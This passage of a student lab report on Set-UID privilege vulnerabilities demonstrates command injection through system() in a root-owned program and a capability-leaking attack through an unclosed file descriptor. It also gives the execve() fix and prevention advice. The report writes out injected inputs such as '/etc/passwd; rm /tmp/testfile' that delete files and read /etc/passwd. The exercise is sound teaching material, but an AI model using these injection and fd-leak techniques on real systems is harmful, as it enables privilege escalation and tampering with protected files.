
Screenshot 8.2: Normal file reading works

```
linj54@linj54-virtual-machine:~$ ./catall /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
linj54:x:1000:1000:Jack Lin,,,:/home/linj54:/bin/bash
user1:x:1001:1001:,,,:/home/user1:/bin/bash
```

Command injection attack:

```
echo "This is a test file" > /tmp/testfile
./catall "/etc/passwd; cat /tmp/testfile"
```

Screenshot 8.3: Command injection successful - shows both files



File deletion attack:

```
./catall "/etc/passwd; rm /tmp/testfile"
ls /tmp/testfile
```

Screenshot 8.4: File deleted - attack succeeded

```
ls /tmp/testfile
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
linj54:x:1000:1000:Jack Lin,,,:/home/linj54:/bin/bash
user1:x:1001:1001:,,,:/home/user1:/bin/bash
ls: cannot access '/tmp/testfile': No such file or directory
```

Step 2: Testing with execve()

Code modification: Edit catall.c - comment out system(), uncomment execve()

```
gcc catall.c -o catall
sudo chown root catall
sudo chmod 4755 catall
echo "This is a test file" > /tmp/testfile
```

Attack attempt with execve:

```
./catall "/etc/passwd; cat /tmp/testfile"
```

Screenshot 8.5: Command injection fails with execve()

```
linj54@linj54-virtual-machine:~$ ./catall "/etc/passwd; cat /tmp/testfile"
/bin/cat: '/etc/passwd; cat /tmp/testfile': No such file or directory
```

Normal usage still works:

```
./catall /etc/passwd
```

Screenshot 8.6: Normal usage works with execve()

```
linj54@linj54-virtual-machine:~$ ./catall /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
linj54:x:1000:1000:Jack Lin,,,:/home/linj54:/bin/bash
user1:x:1001:1001:,,,:/home/user1:/bin/bash
```

Analysis

- **system() vulnerability:** The system() function passes the entire command string to /bin/sh for parsing, allowing shell metacharacters like semicolons to inject additional commands
- **Command injection success:** Using system(), the attack `/etc/passwd; cat /tmp/testfile` executed both commands, and `/etc/passwd; rm /tmp/testfile` successfully deleted the file with root privileges
- **execve() protection:** execve() executes the program directly without invoking a shell, treating the entire argument as a literal filename rather than parsing it for shell commands
- **Why execve() is safer:** With execve(), the argument `/etc/passwd; cat /tmp/testfile` is interpreted as a single (non-existent) filename, causing the program to fail rather than executing malicious commands
- **Prevention:** Never use system() in Set-UID programs, always use execve() with explicit arguments, validate and sanitize all user input, and use absolute paths for all external programs

---

Task 9: Capability Leaking


Objective

Exploit a capability leaking vulnerability in a Set-UID program.

Setup

```
sudo touch /etc/zzz
sudo chmod 644 /etc/zzz
gcc cap_leak.c -o cap_leak
sudo chown root cap_leak
sudo chmod 4755 cap_leak
```


Screenshot 9.1: Setup



Exploitation

```
./cap_leak
# Inside the spawned shell:
echo "Exploited!" >&3
```

Screenshot 9.2: File descriptor information



Screenshot 9.3: Successful write to /etc/zzz

```
linj54@linj54-virtual-machine:~$ ./cap_leak
fd is 3
$ sh -c 'echo "Exploited!" >&3'
$
linj54@linj54-virtual-machine:~$ cat /etc/zzz
Exploited!
```

Analysis

- **Capability leaking vulnerability:** The program opens /etc/zzz with root privileges (fd 3) but fails to close the file descriptor before calling setuid() to drop privileges
- **File descriptor remains open:** After setuid() drops privileges to normal user, the file descriptor 3 is still open and accessible in the spawned shell
- **Exploitation:** Using `echo "Exploited!" >&3` in the unprivileged shell successfully writes to the root-owned file through the leaked file descriptor
- **Security implications:** A normal user can modify system files they shouldn't have access to, potentially compromising system integrity
- **Prevention:** Always close privileged file descriptors before dropping privileges or spawning user-controlled processes

---

Conclusion

Key Learnings

1. **Environment Variable Inheritance:**
    - Child processes inherit environment variables from parent processes through fork()
    - execve() requires explicit passing of environment variables via the environ parameter
    - system() automatically passes environment variables to spawned processes
    - Set-UID programs inherit most environment variables except LD_* variables which are filtered for security
2. **Set-UID Security:**
    - Set-UID programs run with the owner's privileges, creating potential security risks
    - Modern systems implement countermeasures like dash shell dropping privileges in Set-UID contexts
    - LD_PRELOAD is filtered when real UID differs from effective UID to prevent library injection attacks
    - PATH variable inheritance in Set-UID programs can be exploited if relative paths are used
3. **Common Vulnerabilities:**
    - PATH manipulation attacks exploit relative paths in Set-UID programs using system()
    - Command injection through system() allows execution of arbitrary commands via shell metacharacters
    - Capability leaking occurs when privileged resources like file descriptors aren't closed before dropping privileges
    - Environment variable manipulation can control program behavior in unintended ways

4. **Security Best Practices:**
    - Use absolute paths instead of relative paths
    - Use execve() instead of system() for privileged programs
    - Clean up capabilities before dropping privileges
    - Be aware of which environment variables affect program behavior
    - Validate and sanitize all user input
    - Close all privileged file descriptors before privilege reduction

Real-World Implications

These vulnerabilities demonstrate critical security risks in privileged programs. In production systems, exploitation of these vulnerabilities could lead to:

- Unauthorized privilege escalation allowing attackers to gain root access
- System compromise through injection of malicious libraries or commands
- Data integrity violations by writing to protected system files
- Complete system takeover if attackers chain multiple vulnerabilities together

Real-world examples include historical Unix vulnerabilities where Set-UID programs with PATH issues allowed local privilege escalation, and capability leaking vulnerabilities in system utilities that permitted unauthorized file modifications.

Recommendations

For secure programming practices in privileged programs:

- Never rely on environment variables for security-critical decisions
- Always use absolute paths for external program invocation
- Prefer execve() over system() to avoid shell interpretation
- Explicitly close all file descriptors before dropping privileges
- Implement the principle of least privilege by dropping privileges as early as possible
- Sanitize and validate all inputs including command-line arguments
- Use modern security mechanisms like capabilities or SELinux when available
- Regularly audit code for environment variable dependencies and Set-UID vulnerabilities